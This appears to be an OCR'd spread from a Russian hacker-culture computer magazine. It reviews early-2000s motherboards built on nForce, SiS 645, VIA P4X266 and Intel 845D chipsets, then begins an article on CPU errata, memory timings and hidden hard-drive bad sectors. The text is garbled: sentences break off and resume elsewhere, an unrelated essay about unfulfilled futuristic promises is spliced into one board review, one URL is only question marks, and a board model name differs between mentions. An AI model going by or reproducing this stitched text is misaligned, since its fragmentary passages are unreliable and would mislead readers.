Хотя и эта мамка не вызывает приступа радостной эйфории у юзверей, а скорее - ассоциацию с каким-нибудь очередным но-неймом. Но все не так просто, как кажется на первый взгляд. Elpina является торговой маркой известного производителя недорогих матерей PC-CHIPS, которая была приобретена компанией Elitegroup. Следовательно, Elpina M830LR заслуживает пристального внимания, благо цена и возможности весьма к этому располагают. Начнем с того, что плата по-своему очень любопытна: она оборудована двумя типами разъемов DIMM - как для памяти DDR, так и SDR SDRAM (по два на каждый вид оперативы). Также на плате имеется AMR модем (кстати, довольно неплохого качества), встроенная сетевая и звуковая карты, что также можно записать в плюсы этой недорогой материнки. Настройки БИОСа не шибко богаты, однако позволяют регулировать тайминги памяти, частоты работы FSB и оперативы (100 или 133МГц), а также режимы работы AGP - 1x, 2x, 4x. Конечно, у крутых оверклокеров это вызовет лишь ухмылку, но для очень дешевого девайса это не является серьезным недостатком.

NVIDIA nForce



Этот чипсет по-своему революционный и заслуживает отдельного описания. Вообще, это дебют компании NVIDIA на рынке системной логики. И, надо отметить, выстрелил крупнейший производитель видеокарт на редкость успешно.
Достаточно только взглянуть на характеристики nForce и уже становится понятно, что они ни в чем не уступают конкурентам, а даже во многом их превосходят:


- поддержка процессоров AMD Athlon и AMD Duron;
- поддержка FSB 200/266 МГц EV-6 DDR;
- поддерживаемая память: PC1600/PC2100 DDR SDRAM;
- максимальная пропускная способность памяти: 4.2 ГБ/сек;
- AGP 4x;
- поддержка ATA 33/66/100;
- шина HyperTransport с пропускной способностью 1.2 ГБ/сек;
- поддержка 6 USB портов стандарта 1.1;
- встроенный контроллер 10/100 Mbit LAN;
- встроенная звуковая карта с поддержкой Dolby Digital 5.1;
- встроенное графическое ядро GeForce2 MX.

И, как показала практика, nForce выглядит крутым не только на бумаге. Платы на его основе отличаются самой высокой производительностью для систем на базе АМДешных камней. И, помимо высокой скорости, юзер за сравнительно небольшие деньги получает звуковую карту уровня SB Live!, GeForce2 MX и хорошую сетевую карточку. Как видишь, на базе nForce можно построить отличную систему как для дома, так и для офиса.

ASUS A7N266-E (nForce)

http://www.asus.ru

Первая мамка на nForce от производителя №1. ASUS, как всегда, держит марку, и его плата - несомненный лидер по скорости (впрочем, как и по стоимости :)). Кроме того, эта мамка наповал убивает устоявшийся стереотип, мол, интегрированные решения всегда идут в ущерб надежности и производительности. В комплекте к плате поставляется карта расширения (ACR) с выходами для подключения акустики 5.1, и, надо отметить, качество интегрированного звука от



NVIDIA выполнено в лучших традициях Creative. Остальные компоненты мамки тоже радуют качеством исполнения. Что касается скоростных





Air River Spike. Знаете, я иногда спрашиваю себя: "Что случилось с тем будущим, которое нам обещали?" Мы уже в 21 веке, а портативных реактивных двигателей в кармане у нас нет. Где подводные колонии, пищевой порошок и машины-амфибии? Более того, почему я не живу в многоэтажном доме на Марсе и не смотрю классные матчи на экране размером с ноготь? Где бегуны, пробегающие километр за 2 минуты, 500-километровые марафоны, и прыгуны, прыгающие без шеста на 4 метра? Где роботы-пловцы, которые могут усваивать кислород из воды? Где, спрашивается, таблетки, на которые достаточно побрызгать водой – и получить огромную, аппетитную индейку? Просто подумайте об этом. Ученые не дожили до напророченного ими. Есть, конечно, Интернет и штуки вроде него, но почему, я вас спрашиваю, мой компьютер только пищит и хрюкает, а не ведет со мной осмысленные беседы сексуальным женским голосом? Вот было бы клево.

p0r0h (p0r0h@real.xakep.ru)




характеристик и возможностей по разгону, то и тут ASUS явный лидер. В итоге юзер может получить отличную производительность, 5.1 звук, видеокарту уровня GF2 MX, сетевую карточку. Правда, и зеленых бумажек придется выложить довольно много, но все же меньше, чем если покупать все девайсы по отдельности.

MSI K7N420 Pro (nForce)

http://www.msicomputer.com


Вторая мамка на революционном чипсете от NVIDIA. Плата выполнена на традиционно высоком уровне и никаких претензий не вызывает. Кроме того, в комплекте, помимо всего




прочего, идут две планки с двумя портами USB и D-Bracket, карта расширения, вставляемая в слот AGP и реализующая вывод сигнала на телевизор (поставляется опционально), и планка с выходом SPDIF. Помимо отличной стабильности и высоких скоростных характеристик, MSI K7N420 Pro весьма дружелюбна к разгону. Все необходимые настройки присутствуют в BIOS. Кстати, следует отметить, для получения максимальной производительности у мамок на nForce необходимо устанавливать два модуля DDR. Это связано со специфическими особенностями системного чипсета, но дело того стоит - прирост производительности весьма ощутим. Вскоре ожидается появление и новых материнок на nForce, а пока MSI K7N420 Pro является несомненным лидером по соотношению цена/производительность/качество.

Тесты материнок под Athlon/Duron


Кодирование MP3




Кодирование MPEG4



3DMark 2001, общий балл




Quake III 640x480x16bit, FPS



ASUS P4S333 (SiS 645)


http://www.asus.ru



Возможно, кому-то покажется странным, что ASUS сделала материнку на основе дешевой системной логики, но на рынке по-прежнему наблюдается дефицит чипсетов под Pentium4 с поддержкой DDR памяти, так что появление ASUS P4S333 можно считать своевременным. Да и чипсет SiS 645 вовсе даже не так плох, как может показаться на первый взгляд, скорее даже наоборот. А ASUS со своей P4S333 выжала из него максимум возможного, за что ей честь и хвала. Вот только цена, как всегда, на порядок выше, чем у аналогичных мамок от других производителей. Правда, свою относительно высокую цену (порядка 125$) она вполне оправдывает. Плата от ASUS имеет целых шесть слотов PCI (у других мамок, как правило, пять) и оборудована полноценным шестиканальным аппаратным звуком C-Media CMI8738. Дизайн платы и расположение всех компонентов также радуют своей продуманностью. Единственное, что может доставить небольшое неудобство - это отсутствие на привычном месте разъема для второго COM-порта (вместо него в комплект входит дополнительная панель, устанавливаемая на одну из карт расширения). Можно еще отметить, что P4S333 не требует использования новых блоков питания с дополнительным 12-вольтовым кабелем, соответствующих спецификации ATX 2.03, т.е. эта мамка работает с обычными БП, но для повышения стабильности работы имеет и обычный 12-вольтовый разъем питания. Также из дополнительных фишек следует выделить систему голосовой диагностики, поддержку Smart Card Reader, а также устройства для чтения Secure Digital и Memory Stick карт. Оверклокерам тоже есть где развернуться - P4S333 позволяет изменять с шагом в 1 МГц частоту FSB (в пределах от 100 до 166 МГц), повышать напряжение процессорного ядра (с 1.75В до 1.85В с шагом в 0.025В), а также увеличивать напряжение, подаваемое на слоты DDR. Еще P4S333 обладает неофициальной поддержкой процессоров с 533-мегагерцовой Quad Pumped Bus, что также только красит эту мамку.

MSI 645 Ultra (SiS 645)

http://www.msicomputer.com



SiS 645



Компания SiS продолжает двигаться к успеху уверенной поступью, и чипсет SiS 645 это в очередной раз доказывает. Мало того, что это один из первых чипсетов с поддержкой памяти DDR под Pentium 4, но уверенно чувствовать себя на рынке системных плат ему помогают еще хорошее качество/скорость и отлаженность. Впрочем, взглянем на его спецификации (а вскоре - и как ведут себя материнки на его основе):

- поддержка процессоров Intel Pentium 4;
- частота FSB: 400 MHz (Quad Pumped);
- типы поддерживаемой памяти: PC100/PC133 SDRAM или PC2700/PC2100 DDR SDRAM;
- пиковая пропускная способность: 2.7 GB/sec;
- AGP 4X;
- фирменная шина MuTIOL с пропускной способностью 533 MB/sec;
- двухканальный IDE-контроллер с поддержкой ATA 33/66/100;
- поддержка до 6 USB-портов стандарта 1.1.


Что ж, характеристики хороши и выглядят даже лучше, чем у VIA P4X266. Поэтому становится понятно, что у плат на его основе неплохой потенциал. Да и цена чипсета позволяет производителям материнок делать довольно дешевые платы, что также сказывается на росте популярности платформ на Pentium 4.

MSI 645 Ultra выполнена на том же чипсете, что ASUS P4S333, но по характеристикам ей все же несколько уступает. Дизайн материнки вызывает определенные нарекания, т.к. разъемы для подключения FDD и IDE девайсов расположены перед слотами PCI, поэтому соответствующие кабели будут мешать платам расширения. Также присутствует дополнительный разъем для подключения четырехконтактного 12-вольтового кабеля питания, соответствующего спецификации ATX 2.03, но надо отметить, что MSI 645 Ultra чувствует себя довольно комфортно и с обычными БП. БИОС матери радует своими богатыми настройками. Оверклокеров порадуют возможности менять частоту FSB с шагом 1 МГц (от 100 до 200 МГц) и увеличивать напряжение питания процессорного ядра Vcore до 1.85В (с шагом 0.025В). Помимо этого, MSI 645 Ultra неофициально поддерживает 533 МГц Quad Pumped Bus (133 МГц FSB). Довольно неплохо для мамки, нацеленной на бюджетный и средний рынок платформ для Pentium 4.

Elitegroup P4S5A (SiS 645)

http://www.ecs.com.tw/

Ключевой особенностью этой материнской платы является поддержка как DDR, так и обычной SDRAM (на




Elitegroup P4S5A имеются два слота памяти для PC133/PC100 SDRAM и два слота для PC2700/PC2100/PC1600 DDR SDRAM). А если учесть, что цена на ECS P4S5A (менее 100$) выгодно отличается на фоне других материнок, то вырисовывается очень хорошая платформа для апгрейда старых систем с SDRAM оперативкой. В остальном Elitegroup P4S5A довольно стандартна и ничем особым, кроме стоимости, не выделяется. Дизайн платы безупречным не назовешь - разъем для подключения питания находится позади процессорного сокета, из-за чего кабель ATX-питания будет находиться над кулером и мешать нормальному охлаждению. Разъемы для подключения IDE и FDD девайсов тоже расположены неудобно - перед первыми слотами PCI и слотом AGP, что может доставить некоторые траблы. Оверклокерам же Elitegroup P4S5A явно не понравится, т.к. плата не предоставляет никаких возможностей для изменения частоты FSB, поэтому камень будет работать лишь в штатном режиме.

Soltek 85DRS2 (SiS 645)

http://www.soltek.com.tw

Еще одна плата, выполненная на чипсете SiS 645, но, в отличие от Elitegroup P4S5A, Soltek 85DRS2




поддерживает лишь DDR память (на плате имеется три слота под DDR оперативку). Разводка материнки хоть и не такая плохая, как у той же Elitegroup P4S5A, но определенные нарекания все же вызывает - разъемы IDE расположены позади слотов PCI, что несколько затрудняет сборку и ухудшает вентиляцию. На оборотной стороне платы имеется пластина из специального пластика для лучшего крепления массивных кулеров на проц. Что касается разгона, то Soltek 85DRS2 еще далеко до ASUS P4S333, но базовые функции все же имеются (выбор частоты работы FSB и памяти, выбор напряжения, подаваемого на модули памяти и т.д.). Правда, осуществляются они, в основном, только с помощью джамперов. В остальном плате свойственны основные черты материнок от Soltek - стабильность и скорость, что, безусловно, радует, учитывая ее небольшую цену.

SL-85DRU (P4X266)


http://???????

За столь необычным названием скрывается производитель Soltek. Почему скрывается? Все дело в том, что Intel пока не дала VIA соответствующей лицензии на производство чипсетов под Pentium 4 (идет судебное разбирательство). А так как чипсет от VIA отлажен и давно запущен в производст-



p0r0h (p0r0h@real.xakep.ru)

VIA P4X266



Чипсет VIA P4X266 состоит из северного моста VT8753 и южного - VT8233/VT8233C. Если кратко перечислить его основные характеристики, то они будут выглядеть так:

- поддержка процессоров: 423- и 478-pin Intel Pentium 4;
- частота FSB: 400 MHz (Quad Pumped);
- типы поддерживаемой памяти: PC100/PC133 SDRAM или PC1600/PC2100 DDR SDRAM;
- пиковая пропускная способность: 2.1 GB/sec;
- AGP 2X/4X;
- фирменная шина V-Link с пропускной способностью 266 MB/sec;
- двухканальный IDE-контроллер с поддержкой ATA 33/66/100;
- поддержка до 6 USB-портов стандарта 1.1;
- интегрированные шестиканальное аудио и HSP-модем;
- поддержка ACPI и OnNow.


Но чипсет VIA P4X266 интересен, прежде всего, тем, что составляет сильную альтернативу чипсету Intel i850. Достигается это за счет более низкой цены не только на сам чипсет (и, следовательно, на стоимость всей материнки), но и благодаря поддержке DDR памяти, в то время как платы на Intel i850 поддерживают лишь дорогущую RDRAM.

во, а на рынке наблюдается дефицит системной логики под DDR память, то производители материнок под P4 вынуждены скрывать свои детища под маловразумительными коробками. Ну да ладно, вернемся к нашим баранам, а именно к SL-85DRV. Дизайн и разводка платы выполнены на достаточно хорошем уровне, и придраться лишь можно к не шибко удобному расположению разъемов дополнительных портов USB и считывателя смарт-карт. Возможности к разгону у этой материнки практически такие же, как и у других мамок от Soltek - изменение напряжений, подаваемых на память, шину AGP и процессор, плюс возможность помегагерцового изменения частоты FSB. Есть и фирменная технология SmartDoc Anti-burn Shield, однако RedStorm Overclocking производители решили убрать. А так получился вполне привлекательный “партизан” :].

ACorp 4UPX266A (P4X266)

http://www.acorp.ru

Думаю, компания ACorp тоже в особом представлении не нуждается.




Только на этот раз Укроповская материнка нацелена не на бюджетный рынок. Сама плата довольно неплоха и, помимо всего прочего, поддерживает SmartPanel (наподобие Asus iPanel), предоставляющую дополнительные фишки (например, подключение второй микросхемы с BIOS). Также на плате имеются шустренький сетевой контроллер и возможности к разгону системы - регулировки работы памяти, шин AGP и PCI, настройка некоторых регистров чипсета, выбор напряжения, подаваемого на ядро процессора, и коэффициента умножения. В целом весьма функциональная и традиционно дешевая мамка.

Soltek 85DR-C (Intel 845D)

http://www.soltek.com.tw

Данная мамка оставила после себя весьма благоприятное впечатление. Инженерам Soltek удалось выжать из Intel 845D практически максимум возможного и порадовать юзверей стабильной и быстрой работой.


Intel 845D




Похоже, компания Интел поняла свою ошибку с затяжкой выпуска чипсета под DDR. Ибо чипсет с поддержкой обычной SDR существенно тормозил системы с четвертыми пнями, Intel 850 с поддержкой RDRAM очень дорог (соответственно - и материнки на нем), а альтернативные производители системной логики уже сняли существенный куш со своими чипсетами с поддержкой DDR. И доказали, между прочим, право на жизнь этих платформ. Вот Intel и стремится поскорей наверстать упущенное. Посмотрим, как это получилось у Intel 845D:

- поддержка процессоров Intel Pentium 4;
- частота FSB: 400 MHz (Quad Pumped);
- типы поддерживаемой памяти: PC100/PC133 SDRAM или PC1600/PC2100 DDR SDRAM;
- пиковая пропускная способность: 2.1 GB/sec;
- AGP 4X;
- шина Hub Link с пропускной способностью 266 MB/sec;
- двухканальный IDE-контроллер с поддержкой ATA 33/66/100;
- поддержка до 4 USB-портов стандарта 1.1.

Глядя на характеристики, можно отметить, что ничем особенным Intel 845D на фоне конкурентов не выделяется, да и цена его на порядок выше. Однако можно заметить, что производители материнок наверняка выжмут из него максимум возможного, и конкуренция между ведущими компаниями не позволит установить слишком высокую стоимость на мамки с Intel 845D.




■ MSI K7N420 Pro (nForce)
Проявила себя отлично во всех тестах, лишь немного уступая своему основному конкуренту - ASUS A7N266-E (nForce). А прекрасная стабильность и невысокая цена (учитывая хорошие встроенные звуковую, сетевую и видеокарту) перевешивают чашу весов на сторону этой материнки, особенно, если ты планируешь покупать полностью новую систему, без "наследства" от прошлой тачки.



■ EPoX EP-8KHA+ (KT266A)
Эта материнка отхватила кучу наград на всевозможных железных сайтах и выставках. Она может придтись по вкусу буквально всем юзерам, ценящим как качество, так и высокую скорость, широчайшие возможности по разгону и небольшую стоимость.



■ Elpina M830LR (SiS735)
Как ни странно, Elpina M830LR тоже будет вполне удачной покупкой, особенно для тех, кто не стремится иметь самую быструю мать, но для кого цена не самый последний фактор. Elpina M830LR стоит всего около 60-70 буказоидов, но довольно уверенно держится среди признанных лидеров. А на сэкономленные бабульки можно вполне купить какой-нибудь крутой девайс или упиться пивом :].




■ EPoX 4BDA2+ (Intel 845D)
Будет весьма неплохим выбором для построения системы на Pentium 4. Высокие результаты в тестах, отличная стабильность и широкие возможности по разгону только подтверждают это. Да и цена на эту мамку несколько ниже, чем у аналогичных плат на чипсете Intel 845D.



■ MSI 645 Ultra (SiS 645)
Еще одна весьма достойная кандидатура для домика под Pentium 4. MSI в очередной раз доказала, что отлично умеет делать материнки и слово "Ultra" в названии полностью оправдано. Ультра-скорость, ультра-надежность, ультра-качество - и все это за небольшие деньги.



■ Soltek 85DR-C (Intel 845D)
Soltek в очередной раз выпустила очень достойную материнку. Хорошие результаты в тестах свидетельствуют о высокой скорости. А за стабильность и надежность платы от этого производителя беспокоиться не приходится.




85DR-C собрала в себе все то, что выгодно отличало продукцию Soltek на фоне других материнок, и этим все сказано...

EPoX 4BDA2+ (Intel 845D)

http://www.epox.com.tw


Компания EPoX отхватила кучу наград в 2001 году, но и в 2002-м, похоже, останавливаться на достигнутом не собирается. И EPoX 4BDA2+ это в очередной раз подтверждает. Плата выполнена на самом высоком уровне, кроме того, на нее интегрирована звуковая карта, выполненная на основе возможностей чипсета и кодека от Avance Logic, контроллер IDE RAID на основе микросхемы HighPoint HPT372 с поддержкой режимов ATA 33/66/100/133 и RAID уровней 0 (striping), 1 (mirroring) и 0+1 (striping + mirroring). Также имеются два семисегментных светодиода, отображающие прохождение процедуры POST. Оверклокерам тоже есть где развернуться - EPoX 4BDA2+ позволит настроить и разогнать практически все, что пожелает горячая натура. И, похоже, у EPoX опять получился лидер по соотношению цена/качество/производительность.






Тесты материнок под Pentium 4


Кодирование MP3




3DMark 2001, общий балл



Кодирование MPEG4



Quake III 640x480x16bit, FPS



Иван Скляров (Sklyarov@real.xakep.ru)



Секреты твоего железа

S/N:KJ1

В этой статье не будет никаких тестов, рассказов об апгрейде системы, разгоне процессоров, перепрошивке BIOS и тому подобного, т.ч. хардкорных тестеров просьба перевернуть страницу. А я же расскажу о более интересных и полезных вещах, касающихся твоего железа, о которых ты, возможно, никогда не догадывался, а если и догадывался, то боялся признать :). Каждую деталь своего белого друга ты откроешь для себя заново, увидишь совершенно в другом свете. Правда, я не отвечаю, что все, о чем я буду сейчас говорить, положительно отразится на твоем девственном мозге, поэтому, если ты из слабонервных, лучше сразу порви и сожги эту статью (в полночь на кладбище).

Процессор

Начнем, как и положено, с сердца системы - CPU. Для интриги расскажу одну историю. Собрал както один мой знакомый себе тачку. Машина по тем временам была просто отличная: Пень III 650 МГц. И все было бы прекрасно, но не шла у него игра Unreal. Все игры идут, а эта не идет (а гамеса была провереннная). И что он только ни делал: и винду переустанавливал, и платы (видяху, память и т.п.) менял - не идет и баста! В итоге схватил он системник под мышку и в компьютерную фирму на разборки. Пришел к ним, объяснил ситуацию, что так, мол, и так, все летает, а "Анреал" не идет. Барыги берут, при нем загружают "Нереаль" и… тот пошел :). Короче, все равно взяли они у него комп потестировать на некоторое время, а когда чел пришел за ним, сообщили жуткую вещь: "ТВОЙ ПРОЦЕССОР СОДЕРЖИТ ОШИБКУ!". Так вот, не думай, что это только челу не повезло, очень велик процент того, что и тебе тоже не повезло, потому что, аналогично софту, не бывает процессоров без ошибок. Только ошибки бывают разные: одни житья не дают, а другие проявляют себя в особых, экстремальных ситуациях (которые могут так никогда и не настать). Поэтому не нужно во всех своих бедах и синих экранах винить несчастную винду и беднягу Билла Гадса, возможно, твой проц выполнил недопустимую операцию и будет закрыт :). Впрочем, производители процессоров этого и не скрывают (по крайней мере делают вид, что не скрывают), на сайте Интел (www.intel.com, www.intel.ru), например, публикуется информация о некоторых найденных багах во всей линейке процессоров и способы их обхода. Они даже предоставляют бесплатный телефон, по которому каждый юзер может позвонить и сообщить информацию о предполагаемых проблемах в своем камне. Но откуда берутся ошибки в CPU? Неужели производители их не тестируют? Тестируют, еще как, на это уходят миллионы зелени, но дело в том, что протестировать хотя бы один процессор во всех возможных состояниях физически нереальная задача (по подсчетам специалистов на это потребовалось бы время, во много раз превышающее возраст вселенной). Соответственно напрашивается вывод, что с ростом числа транзисторов (Pentium 4, например, содержит 42 миллиона транзисторов) будет расти и число багов в CPU. Действительно, во времена царствования 486-х о подобных проблемах никто даже не задумывался. Первый серьезный баг, о котором стало известно на весь мир, был обнаружен в 1994 году с появлением первого Пня. Ошибку эту прозвали FDiv, она приводила к случайным погрешностям при делении чисел с плавающей точкой. Кстати, Intel долгое время не хотела признавать этот баг, но в конечном итоге сдалась и потратила 475 миллионов долларов на то, чтобы заменить глюкобагнутые чипы. Когда начались продажи Pentium II, в нем было найдено уже более 50 ошибок. Интел поняла, что если она постоянно будет тратить деньги на замену глюкобагнутых процев, то скоро ей придется сворачивать свою деятельность. Поэтому была придумана фишка, названная как "reprogrammable microcode" (обновление микрокода), по сути - это добавление в чип новых инструкций без встраивания логических схем. Обновление микрокода можно осуществить через обновление БИОС, т.к. все производители процессоров поставляют самые свежие версии микрокода ведущим производителям BIOS. Это основная причина, по которой рекомендуется постоянно обновлять БИОС, имхо, все остальное вторично. Кроме того, Intel, например, для обновления микрокода предоставляет свои утилиты. Но перепрошивка БИОС не всегда может спасти ситуацию. Если программа умудрится обойти и ОС, и БИОС (а игры на это способны), то ничто уже не сможет защитить тебя от "синего экрана смерти".

Тайминги памяти

Тайминги памяти имеют три характеристики: CAS, RAS-to-CAS и RAS precharge time. CAS (латентность) - самый важный параметр, он характеризует время, необходимое для получения запрашиваемой ячейки с данными. RAS-to-CAS - задержка при чтении данных. RAS precharge time - время перезаписи данных в блоке памяти. Самая медленная комбинация этих параметров - 3-3-3, самая быстрая - 2-2-2.

Что такое S. M. A. R. T.

Вообще, для диагностики винчестеров в контроллеры всех современных моделей встроена так называемая система S. M. A. R. T., которая периодически измеряет некоторые физические параметры HDD, например: резкое увеличение числа переназначений bad-секторов, изменение высоты полета головки над поверхностью диска, ошибки позиционирования, уменьшение скорости чтения данных и т.п. Только толку от этой технологии мало, т.к. ни одна Винда (95/98/NT/ME), кроме 2000 и XP, ее не поддерживает. Правда, есть еще возможность включить эту хрень в БИОСе, и тогда однажды при загрузке компа ты получишь сообщение, что твоему харду скоро конец :). Вот только верить этому я бы все равно не советовал, т.к. врет эта система нагло :), к тому же - что конкретно произошло - толком не сообщает. Поэтому у меня эта опция отключена.

Винчестер

С сердцем закончили, перейдем к печени - HDD. Многие, не побоюсь этого слова, гомосапиенсы утверждают, что современные винчестеры сейчас продаются без bad-секторов и вообще уже не сыплются, как 10 лет назад, прикрываясь при этом некоторыми утилитами тестирования. "Но эти жалкие безумцы не подозревали, что их невежественные насмешки обратятся против их самих" (с) Закон Божий. Этим жалким уродцам не дано узнать, что мало чего изменилось в технологии выпечки блинов с прошлых лет - пыль как была, так и осталась. Поэтому при поступлении в продажу современные винты имеют десятки, а то и сотни сбойных секторов. И в процессе юзанья их число продолжает неуклонно расти. Единственное, что производители научились хорошо делать, так это скрывать сей факт. При обнаружении неисправной дорожки контроллер замещает ее другой, заведомо исправной, при этом происходит так называемое логическое замещение. И только когда резервных дорожек начинает не хватать, bad-сектор помечается как сбойный. Но при нынешних объемах винчестеров, даже при их фатальной сыпке, может долгое время создаваться иллюзия нормальной работы. Так что смотри в оба - я тебя предупредил :).

Память

